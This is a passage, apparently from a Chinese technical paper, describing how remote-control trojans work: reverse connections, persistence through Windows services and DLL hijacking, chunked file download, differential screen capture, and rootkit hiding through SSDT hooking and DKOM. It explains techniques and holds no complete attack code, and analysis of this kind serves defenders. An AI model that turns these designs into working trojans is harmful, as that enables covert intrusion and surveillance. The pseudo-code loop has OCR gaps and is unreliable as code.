


图 1　反弹式木马远程控制流程

（3）对需快速响应操作。服务端收到来自客户端的指令后，直接利用命令 socket 将执行结果发送给客户端，如：服务端接收到显示文件目录命令后，将文件目录列表压缩打包，并通过命令 socket 回传至客户端进行显示。

（4）对数据传送量大的操作。服务端收到指令后需重新利用 connect 函数反连客户的 IP 和端口，目的是获得一条新的 TCP。socket 连接专门用于数据传输。因为传输的数据量较大，执行时间较长，如直接用命令 socket 回传操作数据，会导致命令 socket 长时间处于阻塞状态，客户端不能异步发送其他命令，严重影响操作效率。比如：服务端接收到文件下载命令后，会重新反连客户端获取一条新的 socket 的数据连接，同时开启一个线程，用数据连接进行下载数据的传输，这样客户端在实现文件下载的同时，可以再次通过命令 socket 发送其他指令进行其他操作。

4．驻留模块

木马的驻留方式有很多，按启动方式分为两种，一种是开机自运行的程序，如：启动项写入注册表、服务方式启动、写入 WMI 脚本数据库等；另一种是触发式启动的程序，如利用 DLL hijack 技术实现某一系统事件或应用程序操作时，木马被激活启动 [6]。

（1）服务方式驻留。

以 Windows 系统为例，注册为系统的服务方式进行开机启动是木马常用的启动方式之一。利用方法

主要有两种，一是木马程序注册为系统的服务进行启动；二是木马程序不直接注册为系统服务，而是以 DLL 形式并借助于 svchost 服务宿主进行启动。Service 程序一般由 4 部分组成：main()、ServiceMain()、Handler()及木马工作线程[2]。

Service 入口从 main()开始，main 函数功能十分简单，将待注册服务的有关参数写入 ServiceTable 结构中，并将 ServiceTable 作为参数传递给 StartServiceCtrlDispatcher，实现服务的启动。当 ServiceMain 执行完毕或发生错误时，StartServiceCtrlDispatcher 函数返回，然后主服务进程终止。ServiceMain()是 Service 程序的真正入口点，它主要完成以下功能。首先注册一个 ServiceHandler 去处理控制程序或控制面板的交互式的控制要求。木马程序的线程在 ServiceHandler 的启动函数下由开发者创建。需要注意的是，大部分开发者并不会在木马线程中实现木马的功能，仅仅是利用 Service 框架实现木马启动，如：在木马工作线程中会开启 IE、Explorer 等新的系统进程，接着把木马功能代码注入这些系统进程中去执行。这样既能保证木马稳定的启动，又可以使木马难以被发现和查杀。

（2）DLL hijack 驻留。

DLL 劫持是指利用操作系统在 DLL 加载机制上的缺陷，使系统或应用程序加载包含恶意代码 DLL 的攻击方法，也常用于木马的启动。Windows 上 DLL 的劫持技术分为 3 类：旧 DLL 劫持、新 DLL 劫持和利用 COM 组件劫持[6]。DLL 劫持的原理是：Windows 进程在初始化阶段，会根据 PE 导出表加载其所引入的 DLL。但是 PE 导出表中只包括 DLL 的名称，没有指定 DLL 的路径，故加载程序必须在磁盘上搜索 DLL 文件执行。XP SP2 之前版本的 Windows 默认的 DLL 搜索目录及顺序如下所示[3]。

① 应用程序所在目录。

② 当前目录。

③ Windows SYSTEM 目录。

④ 16 位系统目录。

⑤ Windows 目录。

⑥ PATH 环境变量指定的路径。

由于搜索目录存在一定的顺序，木马制作者可以伪造一个与系统 DLL 同名的 DLL，提供同样的输出表，在伪造导出函数中会首先执行木马的有关功能，接着会跳到与系统 DLL 同名的函数里执行真正的函数功能[5]。旧 DLL 劫持是利用系统 DLL 目录搜索方式，使程序加载应用程序所在目录下伪造的系统已知的 DLL；而新 DLL 劫持技术使程序加载应用程序所在进程当前目录下伪造的应用软件 DLL。近年来，各类知名应用软件 Winrar、GoogleEarth 和 PhotoShop 等均存在新 DLL 劫持漏洞，使得木马程序可利用这些漏洞进行启动执行。如果劫持一些不常见的系统 DLL，如打印过滤驱动的 DLL，COM 组件启动时，会使木马隐蔽性增加[3]。

5. 任务模块

常见的木马执行任务有：文件目录浏览、注册表查看、文件上传/下载、远程屏幕查看、远程摄像头启动和远程键盘监视等。其中文件下载、屏幕查看是木马最基本的功能。

（1）文件下载。

远程文件下载多采用分块算法，比如：以 4096 字节为一块进行传送。分块结构体如下。

```
typedef struct TAG_FILE_BLOCKS
{
    DWORD        dwFinger;        //断点位置
    BOOL         isEnd;           //文件结束标志
    BYTE         wParam[4096];    //分块数据内容
}TAG_FILE_BLOCKS,*PTAG_FILE_BLOCKS,
```

下载流程如图 2 所示。




图 2　文件下载流程

① 服务端接收到文件下载指令后，利用指令中的

文件路径参数得到本地文件的大小。

② 将文件大小回传给客户端，客户端根据文件大小建立存放下载文件的缓冲区。

③ 如果文件已经下载过，客户端获取已下载部分的大小，将已下载部分大小作为下载断点传递给服务端程序用来实现文件续传功能。

④ 服务端打开下载文件，并将指针定位到断点位置准备进行数据读取。数据读取按 4096 字节为一块进行读取传输。循环条件是只要剩余文件字节数大于 4096，s 则一次读取整一块发送至客户端，客户端按顺序接收分块数据逐块写入到硬盘中。如果文件剩余字节数小于 4096，则意味着文件指针已定位到末尾，将剩余所有字节数据发送至客户端，最后再向客户端发送分块结束标志，客户端收到结束表后断开 socket 连接，释放内存，下载过程结束。

（2）屏幕传输。

木马一般采用的抓屏方法是首先使用 BitBlt 函数得到屏幕位图的控制信息，BitBlt 函数的源设备描述符可利用 CreateDC（“DISPLAY”，NULL，NULL，NULL）函数获取（第一个参数设置为“DISPLAY”，表示获取整个屏幕设备描述符），接着再利用 GetDIBits 函数得到位图数据。如果采用 cmSrcCopy[5] 模式一次性对整屏抓取，直接压缩传输，由于数据量大，往往无法取得较好的实时效果，特别是在网络状态不理想的情况下这一点特别突出。常用的算法是采用将屏幕划分为一定数量的大小相等的矩形块，传输数据时，比较所抓取的矩形区域图像是否发生了变化，若未发生变化则不处理，否则进行后续处理。屏幕分块数据可用结构体 struct TAG_SCREENGDI_NODE 表示，主要成员变量如图 3 所示。




图 3　分块屏幕传输结构

假设屏幕大小为 1024×768，分为 4 块进行传输。其中 iGrid、iGridY 表示分块序号；iWidth1、iWidth2 分别表示分块图片的 left、right 方向坐标；iHeight1、iHeight2 分别表示分块图片的 top、down 方向坐标；hDIBitmap 表示该区域位图句柄；pDIB 表示该区域位置数据；pDIBChange 表示变化部分区域的数据；PDIBCompress 表示压缩后的位图数据；pDIBitmap 表示上一次传输该区域的位图数据；fDIBitmap 表示该区域位图是否首次传输。将分块数据存放在链表结构 SCREENLIST 中，那么服务端遍历发送分块屏幕数据的程序逻辑有如下内容。

```
//m_GdiStart 表示 SCREENLIST 中的第一个节点
m_pGdiNode = m_GdiStart.pNext;
while (m_pGdiNode)
{   // 如果  面发生了变化，则发送 DIB
if (m_pGdiNode->Gdi.fChange)
{   //     数据
compress(原始     数据，      数据输出缓冲);
// 发送     的 DIB
Transmit(socket,       数据指针);
}
m_pGdiNode = m_pGdiNode->pNext;
}
```

某一块屏幕数据发送流程如图 4 所示。




图 4　远程屏幕分块传输流程

为了提高画面传输效率，在画面分块传输的基础之上，采用 cmSrclnvert 模式进行画面传输。原理是：在服务端先将待发送的屏幕数据与最近发送的源位图数据进行 XOR 异或运算后，再将运算所得的位图进行压缩。相应地，在客户端显示时，将解压后的位图数据与当前的位图数据进行 XOR 异或运算，则运算所得的位图便是服务端当前所传送的屏幕图像。cmSrclnvert 屏幕图像抓取方法与直接发送屏幕画面相比较，虽然客户端与服务端多了一步位图位值 XOR 异或运算，但是经压缩后，数据量要小得多。这

主要是因为一般情况下屏幕图像总是在一个局部而非整个屏幕中发生变化，将当前屏幕图像与上一屏幕图像进行 XOR 异或运算后，所得屏幕位图未变化部分的位值将为 0，而变化部分的位值为 1，当屏幕图像变化范围较小时，则所抓取的屏幕图像位图的大量位值将为 0，同时压缩率除了与压缩算法有关外，还与待压缩的数据本身有关，因此这样对其进行压缩将取得更加理想的压缩效果。同样的网络状态下，待传输的数据压缩越高，传输实时性越可靠。

6．隐藏对抗功能

隐藏模块。该模块负责隐藏木马启动和运行的相关信息，如：木马文件、注册表、进程、DLL 模块及通信连接等信息。木马隐藏功能模块多采用 Rootkit 技术实现，Rootkit 可以在操作系统的 Ring3 和 Ring0 层实现。Ring3 层的优点是程序兼容性好、稳定，但易被查杀；Ring0 下的程序直接运行在系统的内核层，因为可直接操作系统的内核变量和使用内核函数，所以具有对抗性强、隐蔽性好的特点，但 Ring0 下的程序兼容性差，不够稳定。Rootkit 技术是一种采用隐藏方法使程序或软件逃过检测，从而保持 root 访问权限的技术。目前的内核 Rootkit 技术主要采用以下 3 种思路进行各种信息的隐藏 [4]。

（1）执行路径劫持（EPH）[4]：指通过对内核调用的挂钩或者对函数特殊指令的补丁，达到篡改或改变系统预期执行效果的一种方法。如：中断请求的劫持、系统服务调度表（SSDT 表）的劫持、内联函数劫持。

（2）直接内核对象修改（DKOM）[4]：与 EPH 相比较，DKOM 通过直接修改内核对象来达到隐藏的目的，这种方法往往更加有效，因为很多函数的执行就是通过访问内核对象获取原始信息的。

（3）传输驱动接口（TDI）和网络驱动程序接口（NDIS）[2]：TDI 和 NDIS 是网络驱动程序开发的主要接口，绝大部分的桌面防火墙都使用 TDI 和 NDIS 驱动内核实现网络数据包的过滤分析。基于 Rootkit 的驱动木马也采取这种技术，使之和防火墙的内核处于同一驱动层次上，对网络数据包进行各种分析和过滤处理，以实现隐藏对抗功能。

使用 Rootkit 技术的隐藏对抗模块，结构如图 5 所示。

